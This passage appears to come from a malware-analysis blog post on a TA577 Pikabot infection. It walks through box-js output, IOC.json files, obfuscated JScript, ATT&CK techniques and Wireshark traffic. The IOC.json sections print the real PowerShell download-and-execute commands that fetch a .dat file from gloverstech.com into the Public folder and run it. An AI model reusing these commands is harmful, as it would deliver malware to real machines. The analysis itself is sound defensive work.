Using a 10 seconds timeout, pass --timeout to specify another timeout in seconds
[info] IOC: The script ran a command.
[info] Executing Qft.js.1.results/ea1417a9-cd0a-4636-855d-d782460a59a1 in the WScript shell
[info] IOC: The script ran a command.
[info] Executing Qft.js.1.results/43c1b7dc-e409-48f7-9043-4a8e79b779b6 in the WScript shell
[info] IOC: The script ran a command.
[info] Executing Qft.js.1.results/adfb0d07-4339-4798-8dc1-8ae45a29067d in the WScript shell
```

Box-js Command Execution


“Ls” was used to show the directories created from the box-js command in relation to the Qft.js analysis. This revealed two separate directories called Qft.js.results and Qft.js.1.results.



```
remnux@remnux:~$ ls
2024-02-08-IOCs-from-TA577-Pikabot-infection.txt  Jrdhtjydhjf.exe  Qft.js            Templates
Desktop                                           Music            Qft.js.1.results  Videos
Documents                                         Pictures         Qft.js.results
Downloads                                         Public           Qft.zip
```


ls Results

Using “ls” on both directories showed various files but the ones that held the most value were the analysis.log, IOC.json, and snippets.json as previously mentioned.



```
remnux@remnux:~$ ls Qft.js.results
2f516887-ffdb-47ad-96aa-16d0f08cd0e1     analysis.log  snippets.json
9392968f-0e97-41b2-9320-1019c01b6891.js  IOC.json
```


ls Qft.js.results



```
remnux@remnux:~/Qft.js.1.results$ ls
43c1b7dc-e409-48f7-9043-4a8e79b779b6     analysis.log                          snippets.json
84221389-9e14-4e75-bb8e-e8c168a75346.js  ea1417a9-cd0a-4636-855d-d782460a59a1
adfb0d07-4339-4798-8dc1-8ae45a29067d     IOC.json
```

ls Qft.js.1.results


After this, the vim command was used to provide an in-depth investigation within the IOC.json file in both directories to gather more information about the Jscript execution.



```
remnux@remnux:~/Qft.js.1.results$ vim IOC.json
```

Vim IOC.json Execution

The vim of the Qft.js.results IOC.json file revealed a powershell webrequest to gloverstech which is how the malware grabs the .exe file and puts it in the public user directory.




remnux@remnux: ~/Qft.js.results

```
[
        {
                "type": "Run",
                "value": {
                        "command": "powershell Invoke-WebRequest https://gloverstech.com/tJWz9/0.6605952912066739.dat -OutFile %SYSTEMDRIVE%
\\Users\\Public\\Jrdhtjydhjf.exe; saps %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.exe"
                },
                "description": "The script ran a command."
        }
]
~
~
```

Qft.js.results IOC.json VIM

The vim of Qft.js.1.results IOC.json file held similar results but this file included information on web requests to the two .dat locations that were previously mentioned in the Dynamic Analysis portion of the blog. Each one utilizes the public directory on the machine to store and drop the .exe file found in the malware folder.




remnux@remnux: ~/Qft.js.1.results

```
[
        {
                "type": "Run",
                "value": {
                        "command": "powershell Invoke-WebRequest https://gloverstech.com/tJWz9/0.4840727096746724.dat -OutFile %SYSTEMDRIVE%
\\Users\\Public\\Jrdhtjydhjf.exe; saps %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.exe"
                },
                "description": "The script ran a command."
        },
        {
                "type": "Run",
                "value": {
                        "command": "powershell Invoke-WebRequest 0.6173342113087215.dat -OutFile %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.e
xe; saps %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.exe"
                },
                "description": "The script ran a command."
        },
        {
                "type": "Run",
                "value": {
                        "command": "powershell Invoke-WebRequest 0.6348779533919024.dat -OutFile %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.e
xe; saps %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.exe"
                },
                "description": "The script ran a command."
        }
]
~
~
~
"IOC.json" [noeol] 23L, 818C                                                                          7,1-8         All
```

Qft.js.1.results IOC.json VIM


After looking at the main indicators of compromise (IOCs) we used a tool in remnux called js-beautify on some of the other .js files located within the results directory to analyze any content found within them on a deeper level.



```
remnux@remnux:~/Qft.js.1.results$ js-beautify -f 84221389-9e14-4e75-bb8e-e8c168a75346.js | less
```

Js-beautify Execution


Upon utilizing this command on any of the .js files it resulted in a section called "Patches from box-js" which included de-obfuscation code; however, this appears to simply be junk code used to fill in extra content to trick malware analysis programs such as ANY.RUN. It appears to be a date/time function with no other significance.



```
/* Patches from box-js */
window = this;

_globalTimeOffset = 0;
WScript.sleep = function(delay) {
    _globalTimeOffset += delay;
}

let fullYearGetter = Date.prototype.getFullYear;
Date.prototype.getFullYear = function() {
    console.log("Warning: the script tried to read the current date.");
    console.log("If it doesn't work correctly (eg. fails to decrypt a string,");
    console.log("try editing patch.js with a different year.");

    // return 2017;
    return fullYearGetter.call(this);
};
Date.prototype.getYear = function() {
    return this.getFullYear();
};
Date.prototype.toString = function() {
    // Example format: Thu Aug 24 18:17:18 UTC+0200 2017
    const dayName = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"][this.getDay()];
    const monName = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov",
ec"][this.getMonth()];
    return [
        dayName, monName, this.getUTCDay(),
        this.getUTCHours() + ":" + this.getUTCMinutes() + ":" + this.getUTCSeconds(),
        "UTC-0500", // New York timezone
        this.getFullYear()
    ].join(" ");
}
const legacyDate = Date;
Date = function() {
:
```

Box-js Patches Results


Scrolling down past the Box-js Patches shows the unpatched code that has obfuscation within it to hinder decryption processes. There are snippets within that are decoded to reveal information pertaining to Wscript.exe, glovertech.com, and similar instances of PowerShell commands being executed.



```
    continue;
case '2':
    var _0x8ef765 = {
        'xQqPo': function(_0x8327ab, _0x50d454) {
            return _0x3b96dd[_0xcc51('0x171')](_0x8327ab, _0x50d454);
        },
        'KaPaP': function(_0x1fbed8, _0x3a9e9b) {
            return _0x3b96dd[_0xcc51('0x172')](_0x1fbed8, _0x3a9e9b);
        },
        'pMxxR': function(_0x53052e, _0x47287b) {
            return _0x53052e(_0x47287b);
        },
        'mmgdo': function(_0x1ff8f6, _0x4d1e5e) {
            return _0x1ff8f6(_0x4d1e5e);
        },
        'VYGFS': function(_0x7253b1, _0x3713f1) {
            return _0x7253b1(_0x3713f1);
        },
        'eyjls': function(_0x4e749d, _0x3a19c1) {
            return _0x3b96dd[_0xcc51('0x173')](_0x4e749d, _0x3a19c1);
        },
        'RqRNB': _0x3b96dd[_0xcc51('0x174')],
        'ZvRJk': _0x3b96dd[_0xcc51('0x175')],
        'bPTzP': _0xcc51('0x143'),
        'xTZAI': function(_0x170ddc, _0x5b7fda) {
            return _0x3b96dd[_0xcc51('0x173')](_0x170ddc, _0x5b7fda);
        },
        'eNybu': _0x3b96dd[_0xcc51('0x176')],
```

Obfuscation Jscript Section


MITRE ATT&CK FRAMEWORK & TTPs



The ATT&CK framework for the Pikabot had two tactics, four techniques, and fifty-seven events. The two main tactics were Execution and Discovery. Below these tactics and the techniques associated with them are described in detail. If you want more information on each technique the links to the corresponding techniques can be found in the glossary.


Execution

User Execution by Malicious Files T1204.002: The file wscript.exe and Jrdhtjydhjf.exe where opened this gave these files access to the device and execute malicious actives.



Techniques details
Get to know what this threat is about
● Other (2)
Subtechniques T1204.002
«Malicious File»
● Manual execution by a user (2)
1832 wscript.exe (1)
4756 Jrdhtjydhjf.exe (1)


Command and Scripting Interpreter T1059.001: The wscript.exe file opened a PowerShell command along with requested resources from the internet three times.




Techniques details
Get to know what this threat is about
● Warning (6)
Subtechniques T1059
«Command and Scripting Interpreter»
Permissions requied:
Data sources: Process: Process
PowerShell
● Starts POWERSHELL.EXE for commands execution (3)
1832 wscript.exe (3)
● Request a resource from the Internet using PowerShell's cmdlet (3)
1832 wscript.exe (3)


Discovery

Query Registry T1012: The Jrdhtjydhjf.exe read the computer name and checked the supported languages. The wscript.exe in addition to the three powershell.exe that were executed checked the proxy server information, and each read the internet settings 10 times.


Techniques details
Get to know what this threat is about
● Warning (41) ● Other (6)
T1012
«Query Registry»
Permissions requied: User,
● Reads the computer name (1)
4756 Jrdhtjydhjf.exe (1)
● Checks supported languages (1)
4756 Jrdhtjydhjf.exe (1)



● Checks proxy server information (4)
1832 wscript.exe (1)
2444 powershell.exe (1)
4456 powershell.exe (1)
1324 powershell.exe (1)
● Reads the Internet Settings (40)
1832 wscript.exe (10)
2444 powershell.exe (10)
4456 powershell.exe (10)
1324 powershell.exe (10)

System Information Discovery T1082: Similar to T1012, the Jrdhtjydhjf.exe read the computer name and checked the supported language.


Techniques details
Get to know what this threat is about
T1082
«System Information Discovery»
● Reads the computer name (1)
4756 Jrdhtjydhjf.exe (1)
● Checks supported languages (1)
4756 Jrdhtjydhjf.exe (1)

Network Activity Analysis

Using the information that was discovered in the dynamic and static analysis section we can view some of the Pikabot's network traffic. In the IOC section of dynamic analysis we can see that in the IP address section many of them appear high on the statistics list on the pcap file as shown below.




Wireshark · Conversations · 2024-02-08-TA577-Pikabot-infection-traffic.pcap

Ethernet · 3 | IPv4 · 64 | IPv6 | TCP · 182 | UDP · 72

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.2.8.101	207.246.123.214	1,517	1454 k	514	31 k	1,003	1422 k	91.774905	1.7859	141 k	
10.2.8.101	23.198.7.167	865	497 k	471	390 k	394	106 k	3772.88155	5433.3563	574	
10.2.8.101	104.129.55.103	612	137 k	324	39 k	288	97 k	3808.91451	3246.6587	97	
10.2.8.101	158.220.80.167	570	143 k	302	46 k	268	96 k	133.549459	3592.3032	104	
10.2.8.101	23.198.7.166	467	286 k	268	242 k	199	43 k	430.148286	1710.0134	1136	
10.2.8.101	52.191.219.104	373	345 k	135	11 k	238	333 k	5737.21002	2870.6963	31	
10.2.8.101	20.7.1.246	365	44 k	192	18 k	173	25 k	4348.78442	4879.0292	30	
10.2.8.101	158.220.80.157	348	81 k	183	23 k	165	58 k	7065.18035	2168.4444	85	
10.2.8.101	52.137.106.217	338	150 k	166	25 k	172	124 k	2930.26021	63.0903	3285	


Specifically address 207.246.123.214 has a high amount of packets. By filtering by this IP address we can see the beginning of the attack. Initially the IP address is communicating via port 80. Once a connection is established with gloverstech.com and the Pikabot application is transferred and downloaded the attack begins communication over https on port 443. These actions are all shown in the following image.



ip.addr == 207.246.123.214

Time	Source	Destination	MAC Address	Source Port	Destination Port	Host Name	Info
91.774…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53112	80		53112 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=
91.846…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	80	53112		80 → 53112 [SYN, ACK] Seq=0 Ack=1 Win=42340 Len=0 MSS=1396 SACK_PE
91.846…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53112	80		53112 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
91.849…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53112	80	gloverstech.com	GET /tJWz9/0.526635390798647.dat HTTP/1.1
91.918…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	80	53112		80 → 53112 [ACK] Seq=1 Ack=188 Win=43008 Len=0
91.920…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	80	53112		HTTP/1.1 301 Moved Permanently (text/html)
91.922…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53113	443		53113 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
91.970…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53112	80		53112 → 80 [ACK] Seq=188 Ack=629 Win=130560 Len=0
92.005…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [SYN, ACK] Seq=0 Ack=1 Win=42340 Len=0 MSS=1396 SACK_
92.005…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53113	443		53113 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
92.013…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53113	443		Client Hello
92.084…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [ACK] Seq=1 Ack=178 Win=43008 Len=0
92.085…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		Server Hello

